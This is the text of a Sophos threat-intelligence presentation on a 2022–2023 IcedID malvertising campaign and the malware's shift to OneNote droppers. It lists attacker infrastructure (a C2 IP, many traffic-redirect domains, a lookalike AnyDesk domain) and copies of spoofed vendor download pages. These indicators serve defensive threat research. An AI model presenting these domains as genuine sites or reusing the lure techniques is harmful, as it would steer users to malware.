



IcedID: Defrosting a Recent Campaign

Illustrating evolving tactics and shared infrastructure

Colin Cowie, Threat Intelligence Analyst
Paul Jaramillo, Director of Threat Hunting & Intelligence

FIRST Technical Colloquium - April 2023


SOPHOS

Introductions



Paul Jaramillo
Director, Threat Hunting & Intelligence
Saint Louis, Missouri, USA
@DFIR_Janitor  



Colin Cowie
Threat Intelligence Analyst
Seattle, Washington, USA
@th3_protocol 

Agenda

Historical Campaigns

Initial Access via Malvertising

OneNote Adoption

Infrastructure Analysis

Post Exploitation

Detection & Takeaways

Q&A

Overview

IcedID: Overview

IcedID, also known as **BokBot**, is an actively developed malware family first discovered in 2017 as a banking Trojan but has since evolved into a versatile tool for financially motivated attackers.

Targeting

Initially used MiTM technique to steal banking credentials, in recent years, adversaries have been using IcedID to gain access to targeted networks, often leading to ransomware. North America, Europe primarily, but also globally

Delivery

In addition to using traditional attack vectors like phishing emails and malicious attachments, adversaries are now deploying IcedID through more sophisticated methods such as malicious advertisements.

Distributors


- Emotet (TA542)
- Shathak (TA551)
- TR (TA577)
- Collaborators
 - Trickbot & Conti

Key Traits


- Encrypted license.dat (*.dat) loaded into memory
- Use of rundll32, mshta
- Scheduled tasks
- Registry persistence
- Good developers, bad OPSEC

Historical Campaigns


IcedID Origin Story (2010-2016)




IcedID Timeline (2017-2019)



IcedID Timeline (2020-2021)





IcedID Timeline (2022-Today)



Initial Access via Malvertising

IcedID Malvertising Campaign

- Primary Campaign Duration:
 - December 2022 through January 2023
- Themes & Lures:
 - Communications Tools
 - Microsoft Teams, Slack, Brave Browser, Libre Office
 - IT Administration Tools
 - WebEx, GoTo, AnyDesk, TeamViewer, Fortinet, Docker
 - Finance & Entertainment
 - IRS, Chase, Adobe, Discord, OBS
- Download filename examples:
 - *Setup_Win_DD-MM-2023_HH-MM-SS.zip*
 - *IRS_Form_DD-MM-2023_HH-MM-SS.zip*



Bad Meets Evil: Google AdSense & Keitaro TDS

- Traffic Distribution System
 - Enables precise web-traffic targeting
 - Keitaro has historically been leveraged by exploit kits since 2016
- This combo was used in 2022 with **Batloader** prior to **Royal Ransomware**

The screenshot displays the Keitaro website's landing page. At the top, the navigation menu includes 'Features', 'Help', 'Pricing', and 'Resources'. The main heading is 'Ultimate advertising tracker', followed by a sub-headline: 'Designed specifically for media buyers and publishers to optimize, complete control, and protect your traffic. Reduce costs for unprofitable advertising campaigns and focus on generating profit.' Below this, there are two buttons: 'Get started free' and 'See demo'. The central part of the page features a preview of the Keitaro dashboard, which includes a top navigation bar with 'Dashboard', 'Campaigns', 'Landing Pages', 'Affiliate Networks', 'Offers', 'Traffic Sources', 'Reports', 'Trends', and 'Domains'. The dashboard itself has several key metrics: 'Clicks' (8,630), 'Conversion' (348), 'Revenue' (\$9,744), 'Unique clicks' (7,453), 'ROI' (315%), and 'Cost'. A line chart shows traffic trends over time. There are also sections for 'User access' and 'Affiliate Networks' with checkboxes for various features like 'Dashboard', 'Domains', and 'Landing pages'.

Example: Traffic Distribution System Redirection


The screenshot shows a web browser window with the address bar displaying `www-anydesk.top/en/downloads/windows/`. The page content includes a "Dark Mode" toggle, "Made in Europe" text, "English" language selection, the AnyDesk logo, and a "Download Now" button. The network developer tools are open, showing a list of URLs. The URL `https://daerkalero.online/vBVcFz7g?https://anydesk.com/en/features/unattended-access&id=4&` is highlighted in blue, indicating it is the selected request.

Filter	Invert	Hide data URLs	All	Fetch/XHR	JS	CSS	Img	Me
10000 ms	20000 ms	30000 ms	40000 ms	50000 ms	60000 ms			
Url								
<input type="checkbox"/>	<input type="checkbox"/>	<input type="checkbox"/>	<input type="checkbox"/>	<input type="checkbox"/>	<input type="checkbox"/>	<input type="checkbox"/>	<input type="checkbox"/>	<input type="checkbox"/>
<code>https://www.google.com/gen_204?atyp=i&ei=qdCcY5e6K66C0PEPms2g4Aw&ct=slh&v=t1&im=</code>								
<code>https://www.google.com/gen_204?atyp=i&ei=qdCcY5e6K66C0PEPms2g4Aw&ct=fa&vt=paq:[23</code>								
<code>https://www.google.com/aclk?sa=l&ai=DChcSEwiz3sz3-P77AhX3Fa0GHYGEB0cyYABAAGgJwdg&</code>								
<code>https://www.googleadservices.com/pagead/aclk?sa=L&ai=CMwHdqCcY_PIMfertOUPgYmSuA6)</code>								
<code>https://clickserve.dartsearch.net/link/click?&ds_dest_url=https://daerkalero.online/vBVcFz7g?http</code>								
<code>https://daerkalero.online/vBVcFz7g?https://anydesk.com/en/features/unattended-access&id=4&</code>								
<code>https://www-anydesk.top/en/downloads/windows/</code>								

Example: Threat Actor Keitaro C2

- Most Common Provider:
 - AS57678 / REDBYTES-AS, RU
- Long lifespan per C2 IP
 - Many domain per IP
- Anti-Researcher Filtering

Recent screenshots
Screenshots of pages hosted on this IP



Related infrastructure
Summary of infrastructure which pages hosted on this IP frequently talked to

Recently observed hostnames on '31.41.244.54'
Searching for newly observed domains and hostnames is possible on our [urlscan Pro platform](#).

rotmotpotrerw.website | 2023-01-25 rotmotpotrerw.space | 2023-01-25 rotmotpotrerw.site | 2023-01-25 rotmotpotrerw.fun | 2023-01-25

rotmotpotrerw.online | 2023-01-25 popaenota.website | 2023-01-05 popaenota.space | 2023-01-05 popaenota.fun | 2023-01-05

popaenota.online | 2023-01-04 clickclackers.site | 2022-12-23 clickclackers.online | 2022-12-23 clickclackers.fun | 2022-12-23

clickclackers.foundation | 2022-12-23 clickclackers.website | 2022-12-23 cklicverto.site | 2022-12-22 cklicverto.website | 2022-12-21

cklicverto.space | 2022-12-21 cklicverto.pw | 2022-12-21 baherlakerl.online | 2022-12-21 aseroqpwrtrl.online | 2022-12-21 gaherlaler.online | 2022-12-21

aerjlakerl.online | 2022-12-21 therkaler.online | 2022-12-21 daerkalero.online | 2022-12-13 boleriae.online | 2022-12-13 tyerahger.online | 2022-12-13

getherkae.online | 2022-12-13 olegestela.xyz | 2022-12-08 hadiyelaurinda.xyz | 2022-12-08 salliesvetopolk.xyz | 2022-12-08

euphrasielaokoon.xyz | 2022-12-08 erikemrah.xyz | 2022-12-08 topherpolat.xyz | 2022-12-08 puraleyre.xyz | 2022-12-08 chouchie.xyz | 2022-12-08

eliaszgaiane.xyz | 2022-12-08 lysandrosavery.xyz | 2022-12-08 auroraesso.ca | 2022-09-27 paykids.com | 2022-09-27 retirementheadquarters.us | 2022-09-27

royalsocietyofbiology.co.uk | 2022-09-27 sooco-op.net | 2022-09-27 yiffylube.com | 2022-09-27 littlergps.net | 2022-09-19 card-dragon.com | 2021-07-31


goin.gr | 2021-02-08 acscourses.mobi | 2020-05-28 gfyucks.com | 2020-02-11

Some of the Observed Themes

TeamViewer Features Solutions Success Stories Pricing [Download for free](#)

Now, not Later. Here, not There. Problem? Solved! This is TeamViewer

[Free Download](#) [Free Commercial Trial](#)



What is TeamViewer?


TeamViewer is a comprehensive **remote access, remote control and remote support** solution that works with almost every desktop and mobile platform, including Windows, macOS, Android, and iOS. TeamViewer lets you remote in to computers or mobile devices located anywhere in the world and use them as though you were there.

Adobe Acrobat Reader

The world's most trusted free PDF viewer


[Download Acrobat Reader](#)

Take the work out of paperwork — for free




View, store, and share PDFs

Get the best viewing experience for all types of PDF content. Open files online and share them with anyone.




Fill and sign

Complete forms that need your signature or stamp. There's even a box with others.



Give and get feedback

Add feedback, sticky notes, and highlights. Share a PDF to collect everyone's input in one file.











Work from anywhere

Access your files from any device. Use a desktop, tablet, or phone with the free Acrobat Reader app.

AnyDesk Why AnyDesk Solutions Pricing Services Company [myAnyDesk](#) [Downloads](#)

All Platforms. All Devices.


[Download Now](#) v7.1.6 (4 MB)

Discover AnyDesk for Windows **New Version**

Your Remote Desktop Software for Windows

- Lightweight Client
- Smooth Remote Desktop connections





Microsoft Teams Products Solutions Pricing Resources More Microsoft 365 [Download Teams](#) [Sign up for free](#) [Sign in](#)

Download Microsoft Teams

Connect and collaborate with anyone from anywhere on Teams.

[Download for desktop](#) [Download for mobile](#)

One platform, with all the ways to connect.

Download Webex

[Download for Windows \(32 bit\)](#) [Download for Windows \(64 bit\)](#)

Download mobile app

Internal Revenue Service

IRS [Home](#) [News](#) [Chapters & Regions](#) [Tax Profs](#)

[File](#) [Pay](#) [Refunds](#) [Credits & Deductions](#) [Forms & Instructions](#) [Search](#)

[Home](#) / [External Information](#) / [About Form W-9, Request for Taxpayer Identification Number and Certification](#)

About Form W-9, Request for Taxpayer Identification Number and Certification

Current Year

Prior Year

Accessible

eBooks

Browser Friendly

Fast Release Changes to Forms

Order Forms and Publications

Help with Forms and Instructions

Comment on Tax Forms and Publications

Use Form W-9 to provide your correct Taxpayer Identification Number (TIN) to the person who is required to file an information return with the IRS to report, for example:

- Income paid to you
- Real estate transactions
- Management interest you paid
- Acquisition or abandonment of secured property
- Cancellation of debt
- Contributions you made to an IRA

Current Revision

[Form W-9 \(2021\)](#)

[Instructions for the Requester of Form W-9 \(Print Version\) \(2021\)](#)

Recent Developments

Public Law 115-97 changed the backup withholding rate from 28% to 24%.

Other Items You May Find Useful


Related Items

- [About General Instructions for Certain Information Returns, Forms 1041, 1099, 1098, 1099-INT, 1099-SEC, and IR-2021](#)
- [About Form 1099-B, Proceeds from Broker and Barter Exchange Transactions](#)
- [About Form 1099-DIV, Dividends and Stock Income](#)
- [About Form 1099-INT, Interest Income](#)
- [About Form 1099-K, Payment Card and Third Party Network Transactions](#)
- [About Form 1099-MISC, Miscellaneous Income](#)
- [About Form 1099-S, Proceeds from Real Estate Transactions](#)
- [About Form 8221, Extension from Withholding on Compensation for](#)

OneNote Adoption

OneNote IcedID Droppers (Part 1)

- IcedID copied Qakbot
 - January 31st - Qakbot starts using OneNote
 - February 2nd - IcedID starts using OneNote
 - Exact same template
 - Dormant unused Qakbot script code
- Multiple Concurrent Distributions
 - Malvertizing
 - Fake IRS site
 - .zip containing a .one
 - Email
 - .one attachment



